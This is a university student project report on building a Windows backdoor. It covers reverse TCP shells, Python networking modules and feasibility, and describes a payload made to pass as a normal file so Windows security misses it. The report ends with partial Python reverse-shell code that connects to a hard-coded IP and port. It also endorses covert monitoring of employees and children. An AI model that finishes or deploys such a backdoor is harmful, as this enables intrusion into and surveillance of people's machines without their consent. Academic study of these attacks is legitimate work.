A Project-I Report

on

Backdoor Entry to a Windows Computer

Submitted in partial fulfillment of the requirement
For
The award of degree of

BACHELOR OF TECHNOLOGY

in
COMPUTER SCIENCE & ENGINEERING
2019-2023

Submitted By

Ch. Kalpana	19311A05J4
V. Naga Rushikesh	19311A05K7
A. Srikanth	20315A0522

Under the Guidance of

P. Durga Prasad
Asst Professor

Department of Computer Science & Engineering

SREENIDHI INSTITUTE OF SCIENCE AND TECHNOLOGY

(AUTONOMOUS)
Yamnampet (V), Ghatkesar (M), Hyderabad – 501301, A.P.

AY-2022-2023

Department of computer Science and Engineering

Sreenidhi Institute of Science and Technology

CERTIFICATE

This is to certify that this Project-I report on “**Backdoor Entry to a Windows Computer**”, submitted by **Ch. Kalpana(19311A05J4), V. Naga Rushikesh(19311A05K7) , A. Srikanth(20315A0522)** in the year 2022 in the partial fulfillment of the academic requirements of Jawaharlal Nehru Technological University for the award of the degree of Bachelor of Technology in Computer Science and Engineering, is a bonafide work that has been carried out by them as a part of their **Project-I during Fourth Year First Semester,** under our guidance. This report has not been submitted to any other Institute or university for the award of any degree.

Internal guide	**Project Coordinator**	**Head of the Department**
P. Durga Prasad	Mrs. B.Vasundhara Devi	Dr. Aruna Varanasi
Assistant Professor	Assistant Professor	Professor & HOD
Department of CSE	Department of CSE	Department of CSE

Signature of the External Examiner

Date:-

DECLARATION

We **Ch. Kalpana(19311A05J4), V. Naga Rushikesh(19311A05K7), A. Srikanth(20315A0522)** students of **SREENIDHI INSTITUTE OF SCIENCE AND TECHNOLOGY, YAMNAMPET, GHATKESAR,** studying IV year I semester, **COMPUTER SCIENCE AND ENGINEERING** solemnly declare that the Project-I work, titled " **Backdoor Entry to a Windows Computer"** is submitted to **SREENIDHI INSTITUTE OF SCIENCE AND TECHNOLOGY** for partial fulfillment for the award of degree of Bachelor of technology in **COMPUTER SCIENCE AND ENGINEERING**.

It is declared to the best of our knowledge that the work reported does not form part of any dissertation submitted to any other University or Institute for award of any degree.

ACKNOWLEDGEMENT

I would like to express my gratitude to all the people behind the screen who helped me to transform an idea into a real application.

I would like to express my heart-felt gratitude to my parents without whom I would not have been privileged to achieve and fulfill my dreams. I am grateful to our principal, **DR. T. Ch. Siva Reddy,** who most ably runs the institution and has had the major hand in enabling me to do my project.

I profoundly thank **Dr. Aruna Varanasi**, Head of the Department of Computer Science & Engineering who has been an excellent guide and also a great source of inspiration to my work.

I would like to thank our Coordinator **Mrs. B.Vasundhara Devi** & my internal guide **Mr. P. Durga Prasad** for Project-II for their technical guidance, constant guidelines, encouragement and support in carrying out my project on time at college.

The satisfaction and euphoria that accompany the successful completion of the task would be great but incomplete without the mention of the people who made it possible with their constant guidance and encouragement crowns all the efforts with success. In this context, I would like to thank all the other staff members, both teaching and non-teaching, who have extended their timely help and eased my task.

Ch. Kalpana	**19311A05J4**
V. Naga Rushikesh	**19311A05K7**
A. Srikanth	**20315A0522**

ABSTRACT

In any computer, there are two points of entry to gain remote access. One requires user credentials to log in while another entry point is also known as a backdoor entry point. It allows users to bypass security checks to log in. The backdoor is a simple executable file that is installed on the target computer to gain a reverse shell whenever necessary. There are many ways that we can use to create backdoors to computers. An attacker with good knowledge can easily create a custom backdoor. Most of these custom backdoors are easily identified as malicious files by windows security systems. To address this issue, we developed an advanced backdoor that acts as a normal file but works as a backdoor. Once the backdoor is installed it allows an attacker to sustain access to the computer and can make changes to the computer. At first, the reverse shell access which is gained through the backdoor will have user permissions and privilege escalation methods are used to gain access to an administrator-privileged shell. It is used to gain remote access to a computer with the help of RCE(remote code execution) vulnerability.

LIST OF FIGURES

INDEX

1. INTRODUCTION

1.1 PROJECT INTRODUCTION

- A backdoor is any method that allows somebody — hackers, governments, IT people, etc. — to remotely access your device without your permission or knowledge.
- Hackers can install a backdoor onto your device by using malware, by exploiting your software vulnerabilities, or even by directly installing a backdoor in your device's hardware/firmware.
- Once hackers log into your machine without your knowledge, they can use backdoors for a variety of reasons, such as:
    - Surveillance.
    - Data theft.
    - Cryptojacking.
    - Sabotage.
    - Malware attack.
- Nobody is immune to backdoor hacking, and hackers are constantly inventing new methods and malware files to gain access to user devices.

How does a Backdoor Works?

Every computer system has an official means by which users are supposed to access it. Often, this includes an authentication system where the user provides a password or other type of credential to demonstrate their identity. If the user successfully authenticates, they are granted access to the system with their permissions limited to those assigned to their particular account.

While this authentication system provides security, it can also be inconvenient for some users, both legitimate and illegitimate. A system administrator may need to gain remote access to a system that is not designed to allow it. An attacker may want to access a company's database server despite lacking the credentials to do so. The manufacturer of a system may include a default account to simplify configuration, testing, and deployment of updates to a system.

In these cases, a backdoor may be inserted into a system. For example, a system administrator may set up a web shell on a server. When they want to access the server, they visit the appropriate site and can send commands directly to the server without needing to authenticate or configure corporate security policies to accept a secure remote access protocol like SSH.

Types of Backdoor

Backdoors can come in different forms. A few of the most common types include:

- **Trojans**: Most backdoor malware is designed to slip past an organization's defenses, providing an attacker with a foothold on a company's systems. For this reason, they are commonly trojans, which pretend to be a benign or desirable file while containing malicious functionality, such as supporting remote access to an infected computer.
- **Built-in Backdoors**: Device manufacturers may include backdoors in the form of default accounts, undocumented remote access systems, and similar features. While these systems are typically only intended for the use of the manufacturer, they are often designed to be impossible to disable and no backdoor remains secret forever, exposing these security holes to attackers.
- **Web Shells:** A web shell is a web page designed to take user input and execute it within the system terminal. These backdoors are commonly installed by system and network administrators to make it easier to remotely access and manage corporate systems.
- **Supply Chain Exploits:** Web applications and other software often incorporate third-party libraries and code. An attacker may incorporate backdoor code into a library in the hope that it will be used in corporate applications, providing backdoor access to systems running the software.

1.2 SCOPE

This project aims at the creation of a comprehensive application, which can be used at corporate environments. The application should be as simple as possible so that it can be configured even by a non-technical person. In this Project, we are using python programming, Socket, os, subprocess modules are used to implement the application. It is very easy to understand.

1.3 PROJECT OVERVIEW

A backdoor is any route by which someone can circumvent normal security measures to access a system. Pieces of software often come with backdoors built into their code so that engineers and developers can bypass their own defenses to fix problems for their users.

Backdoor attacks involve cybercriminals using these entry points to gain unauthorized access to data and systems. These incidents often go undetected, at least at first, because the hackers didn’t have to disrupt or brute force their way through any of the cybersecurity systems. Once they’ve got remote access to a network or device, a bad actor can install malware, engage in data theft, and spy on user activity.

1.4 OBJECTIVE

The main Objective of the Project is to gain remote access to the target System without their knowledge, this can be done either by hackers or administrators. Once they're in, cybercriminals can use a backdoor to steal personal and financial data, install additional malware, and hijack devices. But backdoors aren't just for bad guys. Backdoors can also be installed by software or hardware makers as a deliberate means of gaining access to their technology after the fact. Backdoor can also used by companies to know the activities of their employees and parents can also use backdoor to see the activities of their children when there are doing something wrong. So, Backdoor can be used for both good and bad purposes.

2. LITERATURE SURVEY

2.1 EXISTING SYSTEM

Backdoor entry is nothing but gaining access to a target system and be able to do anything in the target system through the users command prompt. But in the Existing system of a Backdoor we can view/read but cannot make changes to the contents of a particular file and also in the Existing system there is no access for the networking commands like ipconfig, netsh, etc.. The Existing System does not meet all the requirements of the hacker/administrator.

2.2 PROPOSED SYSTEM

In the Proposed System we used modules like os, subprocess, socket, through these modules we can achieve the drawbacks of the existing system. Now, here in the Proposed System we can change the file contents and also in the proposed system user/hacker information is disclosed. It is difficult to find who the hacker is. Now network commands like ipconfig, netsh also working in proposed System.

2.3 RELATED WORK

For this Project the main Method involved is Reverse TCP connection.

What is Reverse TCP Connection?

TCP/IP or Transmission Control Protocol/Internet Protocol is the underlying communication language of the Internet. The internet uses TCP/IP to allows one computer to talk to another computer via Internet by compiling packets of data and sending them to the right place. A basic firewall works on blocking incoming connections. A Reverse_tcp is when the attacker makes the host initiate the connection to the attacker. That is the basic idea of a reverse_tcp.

TCP

TCP/IP has 2 layers, TCP, is responsible for taking the large data and compiling it into network packets and sending them to be received by another TCP layer, which decodes the packets and turns them into useful information.

IP

IP or Internet Protocol is responsible for leading compiled network packets to its intended location. IP layer acts like a GPS for the packets.

This attack uses 2 basic concepts

Bind Shell: It is a type of shell in which the target machine opens a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine’s listener and then issue commands.

Reverse Shell: It is a type of shell in which the target machine initiates the connection to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, can lead to code or command execution.

3. SYSTEM ANALYSIS

3.1 FUNCTIONAL REQUIREMENTS

- Windows system should have the capability to connect to a remote pc via internet by sending CONNECT signals
- Linux system should have the capability to receive CONNECT signals from a remote pc and establish a secure connection

3.2 PERFORMANCE REQUIREMENTS

- System must be in recent Version.
- Robust and Scalability

3.3 SOFTWARE REQUIREMENTS

- Windows7+
- Python 3 and above
- Linux OS
- Netcat tool

3.4 HARDWARE REQUIREMENTS

- 2 computers with i5 processors
- 8gb RAM
- 10 GB free space

3.5 FEASIBILTY STUDY

3.5.1 Operational Feasibilty

Proposed system is beneficial since it turned into information system analyzing the traffic that will meet the organizations operating requirements. IN security, the file is transferred to the destination and the acknowledgement is given to the server. Bulk of data transfer is sent without traffic.

3.5.2 Technical Feasibility

Technical feasibility centers on the existing computer system (hardware, software, etc...) and to what extent it can support the proposed addition. For example, if the current computer is operating at 80% capacity. This involves, additional hardware (RAM and 6


PROCESSOR) will increase the speed of the process. In software, open Source language that is PYTHON and is used. We can also use in Linux operating system. The technical requirement for this project are Socket module in python as software and normal hardware configuration is enough , so the system is more feasible on this criteria.

3.5.3 Economic Feasibility

Economic feasibility is the most frequently used method for evaluating the effectiveness of a candidate system. More commonly known as cost / benefit analysis, the procedure is to determine the benefits and saving that are expected from a candidate and compare them with the costs. If the benefits outweigh cost. Then the decision is made to design and implement the system. Otherwise drop the system. This system has been implemented such that it can be used to analysis the traffic. So, it does not require any extra equipment or hardware to implement. So, it is economically feasible to use.

4. SYSTEM DESIGN


4.1 SYSTEM ARCHITECTURE




Once installed, the backdoor checks which port is allowed to access the C&C server
C&C server
Attacker sends a backdoor to a target system
Firewall
Local DNS server

4.2 UML DIAGRAMS


4.2.1 USE CASE DIAGRAM


Backdoor
Execution of a Backdoor
Listening on port P
sends connect signals to port P
Establishing a reverse TCP/IP connection
Access to a shell with user properties.
Attacker
Target Computer


4.2.2 CLASS DIAGRAM



4.2.3 SEQUENCE DIAGRAM



4.2.4 ACTIVITY DIAGRAM


Create a backdoor
Send to a Target Computer
Executes Backdoor
Sends Connection to port P
Listen on Port P
Establishes a reverse TCP/IP connection
Access to a shell with user permission

4.3 MODULES

Socket module

Socket programming is a way of connecting two nodes on a network to communicate with each other. One socket(node) listens on a particular port at an IP, while the other socket reaches out to the other to form a connection. The server forms the listener socket while the client reaches out to the server. They are the real backbones behind web browsing. In simpler terms, there is a server and a client. Socket programming is started by importing the socket library and making a simple socket. import socket s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) Here we made a socket instance and passed it two parameters. The first parameter is AF_INET and the second one is SOCK_STREAM. AF_INET refers to the address-family ipv4. The SOCK_STREAM means connection-oriented TCP protocol. Now we can connect to a server using this socket.

Threading

The "thread" module provides simple functionalities and higher level interface is provided within the threading module that should be used instead. First thing you need to do is to import Thread using the following code:

- from threading import Thread

The threading module, as described earlier, has a Thread class that is used for implementing threads, and that class also contains some predefined methods used by programmers in multithreaded programming. These are:

- run(): It acts as the entry of the thread
- start(): is used for starting the thread by calling the run()
- isAlive(): is used to verify whether the still executing or not
- getName(): is used for returning the name of a thread
- setName(): is used to set the name of the thread

OS module

Python OS module provides the facility to establish the interaction between the user and the operating system. It offers many useful OS functions that are used to perform OS-based tasks and get related information about operating system. The OS comes under Python's standard utility modules. This module offers a portable way of using operating system dependent functionality.

To work with the OS module, we need to **import** the OS module.

- **import** os

There are some functions in the OS module which are given below:

- os.name() - provides the name of the operating system module that it imports.
- os.mkdir() – used to create new directory
- os.getcwd() - returns current working directory
- os.chdir() – changes current working directory
- os.rmdir() - removes the specified directory with an absolute or related path
- os.popen() - opens a file or from the command specified, and it returns a file object which is connected to a pipe.
- os.close() - closes the associated file with descriptor **fr**

Subprocess module

The subprocess module present in Python(both 2.x and 3.x) is used to run new applications or programs through Python code by creating new processes. It also helps to obtain the input/output/error pipes as well as the exit codes of various commands.

To start a new process, or in other words, a new subprocess in Python, you need to use the Popen function call. It is possible to pass two parameters in the function call. The first parameter is the program you want to start, and the second is the file argument. In the example below, you will use Unix’s cat command and example.py as the two parameters. The cat command is short for ‘concatenate’ and is widely used in Linux and Unix programming. It is like “cat example.py.” You can start any program unless you haven’t created it.

```
from subprocess import Popen, PIPE

process = Popen(['cat', 'example.py'], stdout=PIPE, stderr=PIPE)

stdout, stderr = process.communicate()

print(stdout)
```

5. IMPLEMENTATION AND RESULTS

5.1 LANGUAGE/TECHNOLOGY USED

python

Python is currently the most widely used multi-purpose, high-level programming language.Python allows programming in Object-Oriented and Procedural paradigms. Python programs generally are smaller than other programming languages like Java. Programmers have to type relatively less and indentation requirement of the language, makes them readable all the time. Machine Learning.

5.2 METHODS/ALGORTHMS USED


Reverse_TCP Attack

When the host initiates a connection, we call it as a forward connection. But when the opposite is done, the server initiates a connection to host, we call it a reverse connection (very rare). Firewalls work on the basic principle of blocking all incoming connection. So all incoming connections (reverse connections) are blocked by the firewall. However, if a host initiates a connection (forward connection) it is allowed and the return for the connection initiated by the host will be permitted. Reverse_tcp is basically instead of the attacker initiating the connection which will obviously blocked by the firewall instead, the device initiates the connection to the attacker, which will be allowed by the firewall and the attacker then take control of the device and pass commands. It is a type of reverse shell.


5.3 SAMPLE CODE

```
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.0.114",4444))

